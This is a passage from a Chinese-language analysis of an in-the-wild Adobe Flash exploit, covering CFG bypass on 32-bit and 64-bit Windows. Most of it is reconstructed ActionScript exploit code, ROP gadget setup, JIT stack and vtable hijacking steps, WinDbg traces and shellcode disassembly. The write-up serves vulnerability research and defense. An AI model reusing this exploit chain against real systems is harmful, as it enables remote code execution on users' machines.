ret_array[NTPSAA_SKIP_STUB] = NtPrivilegedServiceAuditAlarm_skip_stub;
ret_array[ADD_ESP_RETN]     = gadget_01;
ret_array[POP_EAX_RET]      = gadget_02;
ret_array[RETN]             = gadget_03;
return ret_array;
```

随后部分值被填充到 1st shellcode 的前 5 个 pattern。

```
private static function FillValueInSlot(_cls8:class_8, _ba:Number, _baLength:Number, in_ba_array:uint)
{
    var pattern:uint = 0;
    var _count:int = 0;
    var _ptr:uint = _ba; // ba_array

    while(_ptr < _ba + _baLength) // ba_array + ba.length
    {
        pattern = _cls8.readDWORD32(_ptr);
        switch(pattern)
        {
            case 0x11111111:
                _count++;
                _cls8.writeDWORD32(_ptr, in_ba_array); // in_ba_array
                break;
            case 0x22222222:
                _count++;
                _cls8.writeDWORD32(_ptr, nt_addr); // NtPrivilegedServiceAuditAlarm_Addr_skip_stub
                break;
            case 0x33333333:
                _count++;
                _cls8.writeDWORD32(_ptr, ssdt_index); // NtProtectVirtualMemory_SSDT_Index
                break;
            case 0x44444444:
                _count++;
                _cls8.writeDWORD32(_ptr, sc_len); // in_ba.length
                break;
            case 0x55555555:
                _count++;
                _cls8.writeDWORD32(_ptr, sc_off12); // ba2_array + 12
                break;
        }
        _ptr++;
    }
}
```

## 6. Bypass CFG

这个样本在 32 位下通过覆盖 jit 栈的方式来绕过 CFG，攻击者首先定义了两个相似的类 class\_26 和 class\_27。两者都定义了一个方法叫做 method\_87。不同之处在于 class\_26.method\_87 只接受两个参数，而 class\_27.method\_87 接受 256 个参数，并会将传入的参数全部保存并返回给调用者。

```
package
{
    import flash.utils.ByteArray;

    public class class_27
    {
        public var magic1:uint;
        public var magic2:uint;

        var var_42:ByteArray = null;
        var ba_array:uint = 0;
        var count:uint = 0;

        public function class_27()
        {
            super();
            this.magic1 = 3;
            this.magic2 = 4;
        }

        public function method_87(pattern:uint, jitstack_addr:uint, piv
        {
            // Main.AddToLog("In cls27.method_87");

            if(pattern == 0x85868788)
            {
                if(this.count < 20)
                {
                    this.count = this.count + 1;
                    return this.method_87(0x85868788,jitstack_addr,pivot
                }
            }
        }
    }
}
```

```
package
{
    public class class_26
    {
        public var magic1:uint;
        public var magic2:uint;

        public function class_26()
        {
            super();
            this.magic1 = 1;
            this.magic2 = 2;
        }

        public function method_87(param1:uint, param2:uint) : Array
        {
            // Main.AddToLog("In cls26.method_87");
            var array_:Array = new Array();
            array_.push(param1);
            return array_;
        }
    }
}
```

## 6.1 jit 地址替换

攻击者首先初始化了一个 class\_26 对象 cls26 和一个 class\_27 对象 cls27。然后借助任意地址读写能力将 cls26.method\_87 的 jit 地址替换为 cls27.method\_87 的 jit 地址，

```
private static function replace_jit_addr(cls8:class_8, cls27_addr:Number, cls26_addr:Number) : uint
{
    // var _loc4_:uint = _cls8.readDWORD32(cls26_addr + 4);
    var _loc5_:uint = _cls8.readDWORD32(cls26_addr + 8);
    var _loc6_:uint = _cls8.readDWORD32(_loc5_ + 0x48);
    var _loc7_:uint = _cls8.readDWORD32(_loc6_ + 4);
    var _loc8_:uint = _cls8.readDWORD32(_loc6_ + 8);
    var _loc9_:uint = _cls8.readDWORD32(_loc8_ + 4);

    Main.AddToLog("Origin cls26_87 jit addr is: " + _loc7_.toString(16));
    Main.AddToLog("_loc9_ is: " + _loc9_.toString(16));

    // var _loc10_:uint = _cls8.readDWORD32(cls27_addr + 4);
    var _loc11_:uint = _cls8.readDWORD32(cls27_addr + 8);
    var _loc12_:uint = _cls8.readDWORD32(_loc11_ + 0x48);
    var _loc13_:uint = _cls8.readDWORD32(_loc12_ + 4);
    var _loc14_:uint = _cls8.readDWORD32(_loc12_ + 8);
    var cls27_mt87_jit_addr:uint = _cls8.readDWORD32(_loc14_ + 4);

    Main.AddToLog("Replace cls26_87 jit addr is: " + cls27_mt87_jit_addr.toString(16));
    Main.AddToLog("_loc13_ is: " + _loc13_.toString(16));

    _cls8.writeDWORD32(_loc6_ + 4, cls27_mt87_jit_addr);
    return cls27_mt87_jit_addr;
}
```

然后第二次调用 cls26.method\_87，此时实际上调用的是 cls27.method\_87，由于 cls26.method\_87 自身只会传入 2 个参数，导致泄漏了大量 jit 栈上的数据，攻击者随后利用泄漏的数据找到一个 jit 参数栈的地址，并第二次调用 cls27.method\_87，用以覆盖 jit 栈的一个返回地址，从而在对应的函数返回时控制 eip。

```
cls26.method_87(0x123456, 0);
cls27.method_87(0x12121212,
    retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn,
    utils_array[POP_EAX_RET],
    utils_array[NTPVM_SSDT_INDEX],
    utils_array[NTPSAA_SKIP_STUB],
    ba_array,
    0xFFFFFFFF,
    ba2_array,
    ba2_array + 4,
    PAGE_EXECUTE_READWRITE,
    ba2_array + 8,
    ba_array,
    retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn,
    _cls8);

var cls27_mt87_jit_addr:Number = replace_jit_addr(_cls8, cls27_addr, cls26_addr);

var leak_array:Array = cls26.method_87(0x24242424, 0x88888888);

var JitStackAddr:uint = FindLowestJitStackAddr(leak_array) & 0xFFFFFFFFFC;

if(0 == JitStackAddr)
{
    return 0;
}
```

在 windbg 中观察一下上述过程：



```
[+] Method Address: 0x07d95599, Method Name: class_26/method_87
class_26/method_87
[=] class_26/method_87
eax=07d95599 ebx=02e2b5e0 ecx=02e2b5e0 edx=00000002 esi=0945b1f0 edi=0945b1f0
eip=07d95599 esp=02e2adc4 ebp=02e2ade0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
07d95599.55                push    ebp
==> dd esp.L8
02e2adc4 5e9599fa 0945b1f0 00000002 02e2b5e0
02e2add4 00000000 07d95599 0943afa8 02e2c080

// 第一次调用 class_26/method_87, 传入的pattern数字是123456
// 根据两个magic可以判断此时this指针为cls26对象
0:007> dd 02e2b5e0.l4
02e2b5e0 093f50a0 00123456 00000000 419d7a80
0:007> dd 093f50a0
093f50a0 5efaaa40 20000002 0942bc40 093f5160
093f50b0 00000001 00000002 5efaaa40 00000002
093f50c0 09380fb8 09357568 093e2c91 20000001
093f50d0 5efab2c8 40000002 09040547 00000000
093f50e0 0000000b 0000001a 5efab2c8 40000002
093f50f0 09040553 00000000 0000000a 0000001a
093f5100 5efab2c8 60000002 0904055e 00000000
093f5110 00000009 0000001a 5efab2c8 40000002
```

```
0:007> !py -g flashext.py --bpjitnext.class_27/method_87
Set breakpoint at "class_27/method_87"
[+] Method Address: 0x07db083c, Method Name: class_27/method_87
class_27/method_87
[=] class_27/method_87
eax=07db083c ebx=07057f98 ecx=02e2ae08 edx=00000101 esi=0945b118 edi=0701e0d0
eip=07db083c esp=02e2adc4 ebp=02e2ade0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
07db083c.55.....push....ebp
==> dd esp.L8
02e2adc4 5e9599fa 0945b118 00000101 02e2ae08
02e2add4 00000000 07db083c 0942bc40 02e2c080
```

// 第一次调用 class\_27/method\_87, 传入的pattern数字是12121212

// 根据两个magic可以判断此时this指针为cls27对象

```
0:007> dd 02e2ae08.L4
02e2ae08 070fae70 12121212 5eb2492a 5eb2492a
0:007> dd 070fae70
070fae70 5efaaa40 80000a01 07057f98 093f5190
070fae80 00000003 00000004 075ed000 00000000
070fae90 00000000 00000000 5efbd500 00000004
070faea0 0710e040 0936f0b0 093f5b50 5e90e370
070faeb0 5e97d2e0 09437868 00000000 00000000
070faec0 5efbd340 00000006 07101ef8 09357538
070faed0 093f5b68 5e93f3c0 00000003 00000000
070faee0 00000000 00000000 5efaaa40 0000000c
0:007> bp 7db083c
```

```
0:007> g
...
Wed Aug 1 16:32:31.370 2018 (GMT+8): Breakpoint 7 hit
eax=07db083c ebx=0945b1f0 ecx=24242424 edx=00000050 esi=02e2b620 edi=093f50a0
eip=07db083c esp=02e2ade4 ebp=02e2c080 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200202
07db083c.55.....push....ebp
0:007> dd esp.L4
02e2ade4 07d9d762 0945b1f0 00000002 02e2b620
0:007> dd 02e2b620.L4
```

// 第二次调用 class\_26/method\_87, 传入的pattern数字是24242424


// 根据两个magic可以判断此时this指针为cls26对象

// 但根据jit地址, 此时调用的是class\_27/method\_87方法

```
02e2b620 093f50a0 24242424 88888888 09465250
0:007> dd 093f50a0
093f50a0 5efaaa40 20000002 0942bc40 093f5160
093f50b0 00000001 00000002 5efaaa40 00000002
093f50c0 09380fb8 09357568 093e2c91 20000001
093f50d0 5efab2c8 40000002 09040547 00000000
093f50e0 0000000b 0000001a 5efab2c8 40000002
093f50f0 09040553 00000000 0000000a 0000001a
093f5100 5efab2c8 60000002 0904055e 00000000
093f5110 00000009 0000001a 5efab2c8 40000002
```

## 6.2 jit 地址替换原理

根据这篇文章，我们可以知道 cls26 对象的+0x08 处是一个 vTable 对象指针，而 vTable 对象的+0x48 处是一个 MethodEnv 对象指针，MethodEnv 对象内又包含自身的\_implGPR 函数指针和一个 MethodInfo 对象指针，MethodInfo 对象内也包含一份\_implGPR 函数指针，这些结构体间在内存中的寻址关系如下所示：



所以 replace\_jit\_addr 函数本质上是用 cls27.method\_87 的 jit 地址替换了 cls26.method\_87 的 jit 地址。但 cls26.method\_87 的 jit 地址在好几个地方都有存储(如上图就有 MethodEnv.\_implGPR 和 MethodEnv.MethodInfo.\_implGPR 两个地方存储着 cls26.method\_87 的地址)，我们如何确定要覆盖的是哪一个地方？

这得从 class\_21\$/executeShellcodeWithCfg32 函数的 jit 汇编代码中寻找答案。如下是 executeShellcodeWithCfg32 的部分汇编代码。代码中红框圈出的两句代码清楚地指明了 cls26.method\_27 函数第二次调用时的函数指针寻址过程，很明显，这里用的是 MethodEnv.\_implGPR。

```

0:007>.uf 0x71e42a7
071e42a7-55.....push....ebp
071e42a8-8bec.....mov.....ebp,esp
...
071e6201-ffd0.....call...eax ; call avmplus::ClassClosure::reinitNullPrototypeCreateInstanceProc
071e6203-8b8db0f5ffff...mov.....ecx,dword ptr [ebp-0A50h]
071e6209-8985a4f1ffff...mov.....dword ptr [ebp-0E5Ch],eax ; [ebp-0E5Ch] from eax
...
071e6c5c-8b95a4f1ffff...mov.....edx,dword ptr [ebp-0E5Ch] ; edx from [ebp-0E5Ch]
...
071e6c6c-8b5a08.....mov.....ebx,dword ptr [edx+8] ; ebx from [edx+8] +0x08
071e6c6f-8b4b48.....mov.....ecx,dword ptr [ebx+48h] ; ecx from [ebx+48h] +0x48
071e6c72-898db8f1ffff...mov.....dword ptr [ebp-0E48h],ecx ; [ebp-0E48h] from ecx
...
071e754b-8b9db8f1ffff...mov.....ebx,dword ptr [ebp-0E48h] ; ebx from [ebp-0E48h]
...
071e7680-8b4304.....mov.....eax,dword ptr [ebx+4] ; eax from [ebx+4]
071e7683-83ec04.....sub.....esp,4
071e7686-56.....push....esi
071e7687-6a02.....push....2
071e7689-53.....push....ebx
071e768a-ffd0.....call...eax ; <----- call cls26.method_87(2nd)
...

```

至于 cls27.method\_27 的地址，任意找一个存储其 jit 地址的地方读取即可(这里也可以采用 HackingTeam 的代码中读取 jit 函数指针的方法，如下)。所以一共可以有三种方式。Exp 代码中的两种，加上 HackingTeam 中的一种。但写入地址是唯一的。通过上述做法，成功实现了对 jit 地址的偷天换日。

```

// find Payload JIT code pointer
var payAddr:uint = GetAddr(Payload);
logAdd("Payload() object = " + Hex(payAddr));
payAddr = Get(Get(payAddr + 0x1c) + 8) + 4;
var old:uint = Get(payAddr);

// replace JIT pointer by & x32[0]
Set(payAddr, xAddr); 安全客 (www.anquanke.com)

```

在 2016 年的一篇总结 Flash 利用的文献中，作者曾介绍过用覆写 MethodInfo\_implGPR 的方式来劫持 eip。两种方式十分类似，但并不完全相同。

### 6.3 覆写 jit 栈上的返回地址

在第二次调用 cls27.method\_87 时，攻击者传入的参数如下，其中的 retn 为上面寻找到的 gadget03(addr\_of\_ret)。其余重要参数均在注释中进行说明。由于 ba2\_array 的前 12 个字节分别为：第一阶段的 shellcode 地址(ba\_array)，0x1000，0。这些恰好对应 NtProtectVirtualMemory 所需的前 3 个参数。

```
cls27.method_87(0x85868788,
    JitStackAddr,
    utils_array[ADD_ESP_RETN],
    cls27_mt87_jit_addr,
    retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn,
    utils_array[POP_EAX_RETN],
    utils_array[NTPVM_SSDT_INDEX],
    utils_array[NTPSAA_SKIP_STUB],
    ba_array, // fake ret_addr, 1st shellcode start
    0xFFFFFFFF, // ProcessHandle
    ba2_array, // *BaseAddress
    ba2_array + 4, // *NumberOfBytesToProtect
    PAGE_EXECUTE_READWRITE, // NewAccessProtection
    ba2_array + 8, // *OldAccessProtection
    ba_array, // useless, can be any value
    retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn, retn,
    _cls8);
```

我们具体看一下 cls27.method\_87 内部的逻辑。可以看到若第一参数为 0x85868788，则递归调用自身 20 次，这是为了布局 jit 栈，方便后面覆盖 eip：

```
public function method_87(pattern:uint, jitstack_addr:uint, pivot:uint, param4:uint, param5:uint, param6:uint, para
{
    // Main.AddToLog("In cls27.method_87");

    if(pattern == 0x85868788)
    {
        if(this.count < 20)
        {
            this.count = this.count + 1;
            return this.method_87(0x85868788, jitstack_addr, pivot, param4, param5, param6, param7, param8, param9, param10,
        }
    }
}
```

在最后一次调用中，cls27.method\_87 会借助前面泄漏的 jit 栈地址来找到将要覆盖的 eip 所在的栈地址 pRetAddr，并保存原始返回地址。

```
var pRetAddr:uint = this.SearchRetAddr(jitstack_addr, _cls8);
if(pRetAddr == 0)
{
    return null;
}

Main.AddToLog("pRetAddr is: " + pRetAddr.toString(16));

this.magic1 = pRetAddr;
var OriginAddr:uint = _cls8.readDWORD32(pRetAddr);
this.magic2 = OriginAddr;

Main.AddToLog("OriginAddr is: " + OriginAddr.toString(16));

this.MakeSureNotCrash(pRetAddr, this.ba_array, OriginAddr, _cls8);
_cls8.writeDWORD32(pRetAddr, pivot);
return local_array;
```



随后，为了在触发漏洞后不造成 crash，攻击者又传入原始返回地址第二次修改 1st shellcode 将最后两个 pattern 处填写为正确的值，保证 shellcode 执行完后可以正常返回：

```
public function MakeSureNotCrash(pRetAddr:uint, _ba_array:uint, OriginAddr:uint, _cls8:class_8) : Boolean
{
    var value:uint = 0;
    var b1:Boolean = false;
    var b2:Boolean = false;
    var jitstack_addr:uint = _ba_array;
    while(jitstack_addr < _ba_array + 0x8000)
    {
        value = _cls8.readDWORD32(jitstack_addr);
        if(0x7149721 == value)
        {
            _cls8.writeDWORD32(jitstack_addr, OriginAddr);
            b1 = true;
        }
        if(0x7149727 == value)
        {
            _cls8.writeDWORD32(jitstack_addr, pRetAddr - 4);
            b2 = true;
        }
        if(b1 && b2)
        {
            break;
        }
        jitstack_addr++;
    }
    return b1 && b2;
}
```

通过覆盖栈上的 eip 劫持控制流，成功避开了 CFG 的检测，从而 Bypass CFG。

调试发现被覆盖的 eip 为 jit 栈上 cls27.method\_87 递归调用自身 20 次中某次的返回地址

```
0:020> !py -g flashext.py --bpjitnext class_27/MakeSureNotCrash
Set breakpoint at "class_27/MakeSureNotCrash"
[+] Method Address: 0x08d4e7a7, Method Name: class_27/MakeSureNotCrash
[=] class_27/MakeSureNotCrash
eax=08d4e7a7 ebx=07fb7100 ecx=033cff98 edx=00000004 esi=09eaa178 edi=0811c020
eip=08d4e7a7 esp=033cf744 ebp=033cf760 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
08d4e7a7.55.....push....ebp
==> .dd .esp .L8
033cf744 .5c9499fa 09eaa178 00000004 033cff98
033cf754 .00000000 08d4e7a7 09e85fe8 033cffc0

class_27/MakeSureNotCrash
0:007> .dd .esp .l4
033cf744 .5c9499fa 09eaa178 00000004 033cff98
0:007> .dd 033cff98 .l4
.....pAddrRet.....ori_addr
033cff98 .080dce20 033d42c4 0858d000 08d52161

// 实际调试时发现被覆盖的eip为cls27.method_87递归调用自身20次中某次的返回地址
033d42c0 .033d4b20 // ChildEBP
033d42c4 .gadget01 // ret_addr.jit.of.class_27/method_87
033d42c8 .09eaa118 // argv
033d42cc .00000101 // argc

033d3a60 .033d42c0 // ChildEBP
033d3a64 .08d52161 // origin_addr
033d3a68 .09eaa118 // argv
033d3a6c .00000101 // argc
```

最后，在递归调用某次返回的过程中，eip 被成功劫持至第一阶段的 ROP，随后的整个过程在 windbg 中观察如下：

```

0:007> .g
Wed Aug 1 16:14:45.186 2018 (GMT+8): Breakpoint 9 hit
eax=07373158 ebx=031bbd30 ecx=031b4ae0 edx=09814e80 esi=09858fe8 edi=0738c020
eip=61ad4924 esp=031b4298 ebp=031b4af0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
Flash32_29_0_0_171!AdobeCPGetAPI+0x60034:
61ad4924 81c4d8000000 add esp,0D8h
0:007> .t
eax=07373158 ebx=031bbd30 ecx=031b4ae0 edx=09814e80 esi=09858fe8 edi=0738c020
eip=61ad492a esp=031b4370 ebp=031b4af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200212
Flash32_29_0_0_171!AdobeCPGetAPI+0x6003a:
61ad492a c3 ret
...

0:007> .p
eax=07373158 ebx=031bbd30 ecx=031b4ae0 edx=09814e80 esi=09858fe8 edi=0738c020
eip=6106ceaa esp=031b465c ebp=031b4af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200212
Flash32_29_0_0_171+0x1ceaa:
6106ceaa 58 pop eax
0:007> .t
eax=000000d7 ebx=031bbd30 ecx=031b4ae0 edx=09814e80 esi=09858fe8 edi=0738c020
eip=6106ceab esp=031b4660 ebp=031b4af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200212
Flash32_29_0_0_171+0x1ceab:
6106ceab c3 ret
0:007> .t
eax=000000d7 ebx=031bbd30 ecx=031b4ae0 edx=09814e80 esi=09858fe8 edi=0738c020
eip=77c15f1d esp=031b4664 ebp=031b4af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200212
ntdll!NtPrivilegedServiceAuditAlarm+0x5:
77c15f1d ba0003fe7f mov edx,offset SharedUserData!SystemCallStub (7ffe0300)

0:007> .dps esp 16
031b4664 077fd000 // fake ret_addr, 1st shellcode start
031b4668 ffffffff // ProcessHandle
031b466c 07800000 // *BaseAddress
031b4670 07800004 // *NumberOfBytesToProtect
031b4674 00000040 // NewAccessProtection
031b4678 07800008 // *OldAccessProtection

0:007> .dd 07800000 14
BaseAddr NOfBytes OldProt
07800000 077fd000 00001000 00000000 00000111

```

```
// 1st shellcode
0:007> uf 077fd000
077fd000 81ec00080000 sub esp,800h
077fd006 60 pushad
077fd007 55 push ebp
077fd008 89e5 mov ebp,esp
077fd00a 31f6 xor esi,esi
077fd00c 6800100000 push 1000h
077fd011 bf20a07f07 mov edi,77FA020h
077fd016 57 push edi
077fd017 8b45f8 mov eax,dword ptr [ebp-8]
077fd01a 8945f4 mov dword ptr [ebp-0Ch],eax

077fd01d ba1d5fc177 mov edx,offset ntdll!NtPrivilegedServiceAuditAlarm+0x5 (77c15f1d)
077fd022 8d45fc lea eax,[ebp-4]
077fd025 50 push eax
077fd026 6a40 push 40h
077fd028 8d45fc lea eax,[ebp-4]
077fd02b 50 push eax
077fd02c 8d45f8 lea eax,[ebp-8]
077fd02f 50 push eax
077fd030 6aff push 0FFFFFFFh
077fd032 b8d7000000 mov eax,0D7h
077fd037 ffd2 call edx // call ntdll!NtPrivilegedServiceAuditAlarm+0x5 to bypass ROP
077fd039 83f800 cmp eax,0
077fd03c 7515 jne 077fd053

077fd03e 8145f800100000 add dword ptr [ebp-8],1000h
077fd045 81c600100000 add esi,1000h
077fd04b 81fe9c000000 cmp esi,9Ch
077fd051 72ca jb 077fd01d

077fd053 bb0c008007 mov ebx,780000Ch
077fd058 8903 mov dword ptr [ebx],eax
077fd05a ffd7 call edi // call 2nd shellcode
077fd05c 89ec mov esp,ebp
077fd05e 5d pop ebp
077fd05f 61 popad
077fd060 81c400080000 add esp,800h
077fd066 bc90421b03 mov esp,31B4290h // pRetAddr
077fd06b 68a820fc07 push 7FC20A8h // origin_addr
077fd070 c3 ret
```

2nd shellcode 执行完毕后，会继续从 class\_27.method 的递归调用中返回。然后返回到 flash 的正常逻辑，此过程中不会造成 crash 和卡顿，整个利用方式非常稳定。

```
08012135 ffd0 call eax // call class_27.method_87
08012137 83c410 add esp,10h // 返回地址
0801213a 8b4df0 mov ecx,dword ptr [ebp-10h]
0801213d 890d50c03d07 mov dword ptr ds:[73DC050h],ecx ds:0023:073dc050=02e84ae0
08012143 8be5 mov esp,ebp
08012145 5d pop ebp
08012146 c3 ret
```

## 7. 64 位下的利用分析

原利用代码也支持 64 位环境。64 位下的漏洞触发代码和 32 位下并没有什么不同，只在 Bypass CFG 部分有所差异。原利用代码中出现了两种 Bypass CFG 的方法，下面分别介绍。

```
public static function executeShellcode64(_cls8:class_8, in_ba_:ByteArray) : Number
{
    Main.AddToLog("in executeShellcode64 !")
    var bRet:Boolean = isFindGadget64(_cls8);

    if(bRet)
    {
        Main.AddToLog("Find Gadget64 !");
        return executeShellcode64Entry1(_cls8, in_ba_);
    }

    Main.AddToLog("Not find Gadget64 !");
    return executeShellcode64Entry2(_cls8, in_ba_);
}
```

### 7.1 分支 1

如果当前 64 位环境下的 ntdll.dll 中可以找到如下 gadget，则走分支 1。从注释的汇编代码中可以清楚地看到这部分 gadget 的作用：弹出栈顶部的 4 个值给 x64 调用约定下作为前 4 个参数的寄存器并返回。



```
public static function getGadget64(_cls8:class_8) : Number
{
    if(0 != gadget64)
    {
        return gadget64;
    }
    var _cls25:class_25 = getNtdllDll64Parser(_cls8);
    var ba:ByteArray = new ByteArray();
    ba.length = 7;
    ba.position = 0;
    /*
     * 5a      pop rdx
     * 59      pop rcx
     * 41 58   pop r8
     * 41 59   pop r9
     * c3      ret
     * */
    ba.writeByte(90); // 0x5A
    ba.writeByte(89); // 0x59
    ba.writeByte(65); // 0x41
    ba.writeByte(88); // 0x58
    ba.writeByte(65); // 0x41
    ba.writeByte(89); // 0x59
    ba.writeByte(195); // 0xC3
    gadget64 = _cls25.FindGadgetInCodeSection(ba);
    return gadget64;
}
```

随后找到 kerner32!VirtualProtect 函数地址，并和传入的 shellcode 一起传入下图所示的函数，在 corruptJitStack 函数借助 jit 地址覆盖去替换返回地址(此过程和 32 位下非常相似)，并在 jit 函数返回时利用 rop 将 shellcode 所在地址设置为可执行。随后调用 replaceJitApply64 去调用执行 shellcode。replaceJitApply64 函数内借助了 HackingTeam 之前泄漏的方法去 Bypass CFG，即覆盖 FunctionObject.Apply()方法的虚表地址。其中 replaceJitApply64 方法会在分支 2 中分析。

```
public static function executeShellcode64Entry1(_cls8:class_8, _in_ba:ByteArray) : Number
{
    var _cls25:class_25 = getFlashDll64Parser(_cls8);
    var VirtualProtect_addr:Number = _cls25.GetFuncAddrByIAT("KERNEL32.dll", "VirtualProtect");

    if(VirtualProtect_addr == 0)
    {
        return 0;
    }

    var _ba_array:Number = class_15.getBArray(_cls8, _in_ba);

    if(false == corruptJitStack64(_cls8, VirtualProtect_addr, _ba_array, _in_ba.length, 0x40, _ba_array))
    {
        return 0;
    }

    // excute 2nd shellcode
    replaceJitAndApply64(_cls8, _ba_array + 8, null, 0, 0);

    return _ba_array + 8;
}
```

## 7.2 分支 2

假如在当前进程的 ntdll.dll 没有找到分支 1 所需的 gadget，则进入分支 2，分支 2 采用了覆盖 FunctionObject.Apply()方法的虚表地址的方法。

```
public static function executeShellcode64Entry2(_cls8:class_8, _in_ba:ByteArray) : Number
{
    var _cls25:class_25 = getFlashDll64Parser(_cls8);
    var VirtualProtect_addr:Number = _cls25.GetFuncAddrByIAT("KERNEL32.dll", "VirtualProtect");

    if(VirtualProtect_addr == 0)
    {
        return 0;
    }

    Main.AddToLog("VirtualProtect_addr is: " + VirtualProtect_addr.toString(16));

    // call VirtualProtect
    var ba:ByteArray = replaceJitAndApply64(_cls8, VirtualProtect_addr, _in_ba, _in_ba.length, 0x40);

    var ba_array:Number = class_15.getBArray(_cls8, ba);

    // call shellcode
    replaceJitAndApply64(_cls8, ba_array + 8, _in_ba, 0, 0);

    return ba_array + 8;
}
```

我们来详细看一下 replaceJitApply64，如果熟悉之前 HackingTeam 的利用代码，则很容易理解下述代码：

```
// allocate storage for payload and get his address
var ba:ByteArray = new ByteArray();
ba.position = 0;
ba.endian = Endian.LITTLE_ENDIAN;
ba.length = len + 0xE4 + 0x1000;
var ba_array:Number = class_15.getBaArray(cls8, ba);

/*
 * ba:
 *   0 < x < len: shellcode
 *   len < y < len + 0xE4: fake vTable
 *   vTable + 0x30: shellcode addr
 */

// find vtable pointer in Payload() object
// core->exec->apply(get_callEnv(), thisArg, (ArrayObject*)AvmCore::atomToScriptObject(argArray))
var p:Number = cls8.GetObjAddr(PayLoad);
var p1:Number = cls8.Get(p + 0x10); // p1 = VTable
var p2:Number = cls8.Get(p1 + 0x28); // p2 = traits
var p3:Number = cls8.Get(p2 + 8); // p3 = core
var ExecMgr:Number = p3 + 0x108; // get ExecMgr

// save original pointers
var pTbl_old:Number = cls8.Get(ExecMgr);
var vTbl_old:Number = cls8.Get(pTbl_old);

// copy shellcode from in_ba to ba
if(in_ba.length > 8)
{
    // copy start from (in_ba + 8), thus we need to fill at least 8 0x90 to fill the first 8 bytes.
    in_ba.position = 8;

    i = 8;
    while(i < Math.min(in_ba.length, len))
    {
        cls8.writeDWORD32(ba_array + i, in_ba.readUnsignedInt());
        i = i + 4;
    }
}
```

分支 2 会两次调用 replaceJitApply64 函数，第一次的目的是调用 kernel32!VirtualProtect 函数去设置 shellcode 的执行权限。函数内首先定义一个 ByteArray 对象 ba，然后将 shellcode 放置在 ba.array 的首部。

随后将找到 ExecMgr 对象的虚表，将其虚表前的 8 个字节及虚表的前 0xE4/8 个虚函数地址拷贝到 ba.array 的 len(shellcode)起始处(伪造虚表)。

```
// create copy of vtable
// set new vtable pointer
i = len;
while(i < len + 0xE4)
{
    cls8.writeDWORD32(ba_array + i, cls8.readDWORD32(vTbl_old + (i - len)));
    i = i + 4;
}
```

随后覆盖伪造的 ExecMgr 虚表+0x30 处的 8 个字节，这正是 apply 方法对应的虚函数地址。随后覆写 ExecMgr 首部的虚表指针，设置相关寄存器的值和相关对象偏移处的值，以构

造 VirtualProtect 函数所需的 4 个参数，随后调用 apply 方法以调用 VirtualProtect，调用完将之前覆盖的值都恢复原来的值，从而不造成 crash。对这部分细节的详细描述可以参考这篇博客。下图的注释也写得比较清楚。

```
// redirect one method pointer to VirtualProtect() // see Function.apply() in IDA64
cls8.Set(ba_array + len + 0x30, vp_addr);

// link fake ExecMgr to fake ExecMgr vtable
cls8.Set(ba_array, ba_array + len);

var _PayLoad:Function = PayLoad;
_PayLoad.apply(null, args);
p = cls8.GetObjAddr(_PayLoad);

// save origin second and third args of apply method.
var p5:Number = cls8.Get(p + 0x38);
var p6:Number = cls8.Get(p + 0x40);

// replace vtable pointer in Payload() and set first arg for VirtualProtect()
cls8.Set(ExecMgr, ba_array);

// set second arg for VirtualProtect()
cls8.writeDWord64(p + 0x38, in_ba_len);

// set third arg = 0x40 PAGE_EXECUTE_READWRITE
cls8.writeDWord64(p + 0x40, value);

// set fourth arg
var pa:Number = cls8.GetObjAddr(args);
var p4:Number = cls8.Get(pa); // save old val

